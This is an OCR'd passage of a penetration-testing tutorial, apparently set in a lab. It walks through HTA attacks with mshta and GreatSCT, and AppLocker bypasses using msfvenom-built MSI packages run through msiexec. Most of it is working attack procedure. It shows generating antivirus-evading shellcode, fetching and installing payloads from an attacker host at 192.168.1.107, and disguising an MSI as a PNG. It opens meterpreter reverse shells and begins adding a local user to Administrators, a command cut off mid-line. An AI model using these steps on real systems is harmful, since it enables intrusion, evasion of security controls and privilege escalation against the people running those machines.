
```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\raj>mshta http://192.168.1.107:9999/sales

C:\Users\raj>
```

And you will have a session up and running. To know the name of session type:

```
zombies
```

And now to access the session type:

```
zombies 0
```



GreatSCT

GreatSCT is a tool that allows you to use Metasploit exploits and lets it bypass most anti-viruses. GreatSCT is current under support by @ConsciousHacker. You can download it from **here**
Once it's downloaded and running, type the following command to access the modules:

```
use Bypass
```

```
========================================================================
                        GreatSCT | [Version]: 1.0
========================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
========================================================================

Main Menu

        1 tools loaded

Available Commands:

        exit                    Exit GreatSCT
        info                    Information on a specific tool
        list                    List available tools
        update                  Update GreatSCT
        use                     Use a specific tool

Main menu choice: use Bypass
```

Now to see the list of payloads type:

```
list
```

```
========================================================================
                              Great Scott!
========================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
========================================================================

GreatSCT-Bypass Menu

        26 payloads loaded

Available Commands:

        back                    Go to main GreatSCT menu
        checkvt                 Check virustotal against generated hashes
        clean                   Remove generated artifacts
        exit                    Exit GreatSCT
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload

GreatSCT-Bypass command: list
```

Now from the list of payloads, you can choose anyone for your desired attack. But for this attack we will use:

```
use mshta/shellcode_inject/base64_migrate.py
```

Once the command is executed, type:


```
generate
```

```
================================================================================
                                Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

 Payload information:

        Name:           MSHTA Shellcode Injection with Process Migration
        Language:       mshta
        Rating:         Excellent
        Description:    MSHTA DotNetToJScript Shellcode Injection with
                        Process Migration

Payload: mshta/shellcode_inject/base64_migrate selected

Required Options:

Name                    Value           Description
----                    -----           -----------
ENCRYPTION              X               Encrypt the payload with RC4
PROCESS                 userinit.exe    Any process from System32/SysWOW64
SCRIPT_TYPE             JScript         JScript or VBScript

 Available Commands:

        back            Go back
        exit            Completely exit GreatSCT
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[mshta/shellcode_inject/base64_migrate>>] generate
```

After executing generate command, it asks you which method you want to use. As we are going to use msfvenom type 1 to choose the first option. Then press enter for meterpreter. Then provide lhost and lport i.e. 192.168.1.107 and 4321 respectively.

```
================================================================================
                                Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

[?] Generate or supply custom shellcode?

    1 - MSFVenom (default)
    2 - custom shellcode string
    3 - file with shellcode (\x41\x42..)
    4 - binary file with shellcode

[>] Please enter the number of your choice: 1

[*] Press [enter] for windows/meterpreter/reverse_tcp
[*] Press [tab] to list available payloads
[>] Please enter metasploit payload:
[>] Enter value for 'LHOST', [tab] for local IP: 192.168.1.107
[>] Enter value for 'LPORT': 4321
[>] Enter any extra msfvenom options (syntax: OPTION1=value1 or -OPTION2=value2):

[*] Generating shellcode...
```

When generating the shellcode, it will ask you to give a name for a payload. By default, it will take 'payload' as a name. As I didn't want to give any name, I simply pressed enter.




Now, it made two files. One resource file and other an hta file.

Now, firstly, start the python's server in /usr/share/greatsct-output by typing:

```
python -m SimpleHTTPServer 80
```


Now execute the hta file in the command prompt of the victim's PC.



Simultaneously, start the multi/handler using recourse file. For this, type:

```
msfconsole -r /usr/share/greatsct-output/handlers/payload.rc
```

And voila! You have your session.



Conclusion

So basically, this type of attack is a simple HTA attack provide full access to the remote attacker. An attacker can create a malicious application for the Windows operating system using web technologies to clone a site. In a nutshell, it performs PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser. And the above are the methods used for the attack. As they say, if one door closes another open; therefore, when the same attack is learned through different ways are often convenient.


Bypass Application Whitelisting using msiexec.exe (Multiple Methods)

Associated file formats where Applocker is Applicable

Windows applocker is a security policy that was introduced in home windows 7 and windows server 2008 r2 as a method to restrict the usage of unwanted Programs. In this an administrator can restrict the execution of the following programs:

Rule collection	Associated file formats
Executable files	.exe .com
Windows Installer files	.msi .msp .mst
Scripts	.ps1 .bat .cmd .vbs .js
Packaged apps and packaged app installers	.appx
DLL files	.dll .ocx

It depends entirely on the system admin which program or script he wants to set the applocker policy for program restriction or execution. There could a situation where Command Prompt (cmd.exe), or Powershell or dll file or batch file or rundll32.exe or regsrv.32 or regasm and many more are blocked.



Challenge 1: – Bypass Applocker with .msi file to get CMD

Let's suppose you are in a similar situation where all the above-mentioned application is blocked and only Windows Installer file i.e. the **.msi extension is allowed** to run without any restrictions.
Then how will you use an MSI file to bypass these restrictions and get a full privilege shell?

Little-Bit more about MSI file

The **MSI** name comes from the original title of the program, **Microsoft Installer**. Since then the name has changed to **Windows Installer**. an MSI file extension file is a Windows Package Installer. An installation package contains all the information required to install or uninstall an application by Windows Installer. Each installation package contains a **.msi file**, which contains an installation database, a summary information stream and data streams for different parts of the installation.
The Windows Installer technology is divided into two parts that work in combination; these include a client-side installer service (Msiexec.exe) and a Microsoft Software Installation (MSI) package file. Windows Installer uses information contained in a package file to install the program.
The Msiexec.exe program is a component of Windows Installer. When it is called by Setup, Msiexec.exe uses Msi.dll to read the package (.msi) files, apply any transform (.mst) files, and incorporate command-line options supplied by Setup. The installer performs all installation-related tasks, including copying files to the hard disk, making registry modifications, creating shortcuts on the desktop, and displaying dialog boxes to prompt for user installation preferences when necessary.
When Windows Installer is installed on a computer, it changes the registered file type of .msi files so that if you double-click a .msi file, Msiexec.exe runs with that file.
Each MSI package file contains a relational-type database that stores instructions and data required to install (and remove) the program across many installation scenarios.

Multiple Methods to get CMD

Generate Malicious .msi file with Msfvenom -1st Method

Now let's open a new terminal in Kali machine and generate a malicious MSI Package file as cmd.msi to get command prompt through it by utilizing the Windows/exec payload as follows:


```
msfvenom -p windows/exec CMD=cmd.exe -f msi > cmd.msi

python -m SimpleHTTPServer 80
```

Now transfer cmd.msi file in your Windows machine to obtain the command prompt shell as administrators. Here we have used Python HTTP server for sharing the file in the network.


```
root@kali:~# msfvenom -p windows/exec CMD=cmd.exe -f msi > cmd.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 192 bytes
Final size of msi file: 159744 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Once you have downloaded the.msi file on your local machine (Windows OS where cmd.exe is blocked by admin), you can use the following syntax to run the msi file with msiexec.exe inside the run prompt.
Syntax: **msiexec /quiet /i**

```
msiexec /quiet /i C:\Users\raj\Desktop\cmd.msi
```



As soon as you will hit the above-mentioned command inside run prompt, you will get the Command Prompt.




Generate Malicious .msi file with Msfvenom -2nd Method

Repeat above to generate an MSI file with the same payload as msfvenom and named cmd.png. Since I already have a cmd.msi file in my kali, I rename it as **cmd.png** and used the python server to transfer it.


```
root@kali:~# mv cmd.msi cmd.png
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Once you have downloaded the cmd.png file (which is actually a .msi file) on your local machine (Windows OS where cmd.exe is blocked by admin), you can use the following syntax to run the .msi file with msiexec.exe inside the run prompt.
Syntax: msiexec /q /i

```
msiexec /q /i http://192.168.1.107/cmd.png
```



As soon as you will hit the above-mentioned command inside run prompt, you will get the Command Prompt.



Generate Malicious .msi file with Msfvenom -3rd Method

In the above methods, we obtain a command prompt by utilizing the Windows/exec payload but now we will use windows/meterpreter/reverse_tcp payload to get full privilege command shell via meterpreter sessions.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107
lport=1234 –f msi > shell.msi
```


Now again transfer shell.msi file in your Windows machine to obtain the command prompt shell as administrators and **start multi/handler**. Here we have used Python HTTP server for sharing the file in the network.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f msi > shell.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of msi file: 159744 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Once you have downloaded the shell.msi file on your local machine (Windows OS where cmd.exe is blocked by admin), you can use the following syntax to run the .msi file with msiexec.exe inside the run prompt.

Syntax: msiexec /q /i

```
msiexec /q /i http://192.168.1.107/shell.msi
```




As soon as you will hit the above-mentioned command inside run prompt, you will get the Command Prompt via the meterpreter session using this exploit.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.107
msf exploit(handler) > set lport 1234
msf exploit(handler) > exploit
meterpreter > shell
```


```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (179779 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.102:49228) at

meterpreter > sysinfo
Computer        : WIN-ELDTK41MUNG
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 1740 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Challenge 2: – Make a local user member of Administrators Group

Let's suppose you are in a similar situation where all the above-mentioned applications are blocked and only Windows Installer file i.e. the **.msi extension is allowed** to run without any restrictions.
Then how will you use an MSI file to bypass these restriction to make a local user member of Administrators Group where cmd.exe is a block?
Note: *Here aaru is a local user account which is not non-administrative user account as shown below:*



As we know that due to applocker execution rule policy, cmd.exe is blocked on the local machine, therefore we cannot use the command prompt to add aaru in the administrator group.



Generate Malicious .msi file with Msfvenom -4th Method

Generate an MSI package as admin.msi with the windows/exec payload that sends a command instructing to add local admin privileges for the user “aaru”, to the target machine.


```
msfvenom -p windows/exec CMD='net localgroup administrators
```

Now transfer admin.msi file in your Windows machine to add aaru in the administrator’s group. Here we have used Python HTTP server for sharing the file in the network.

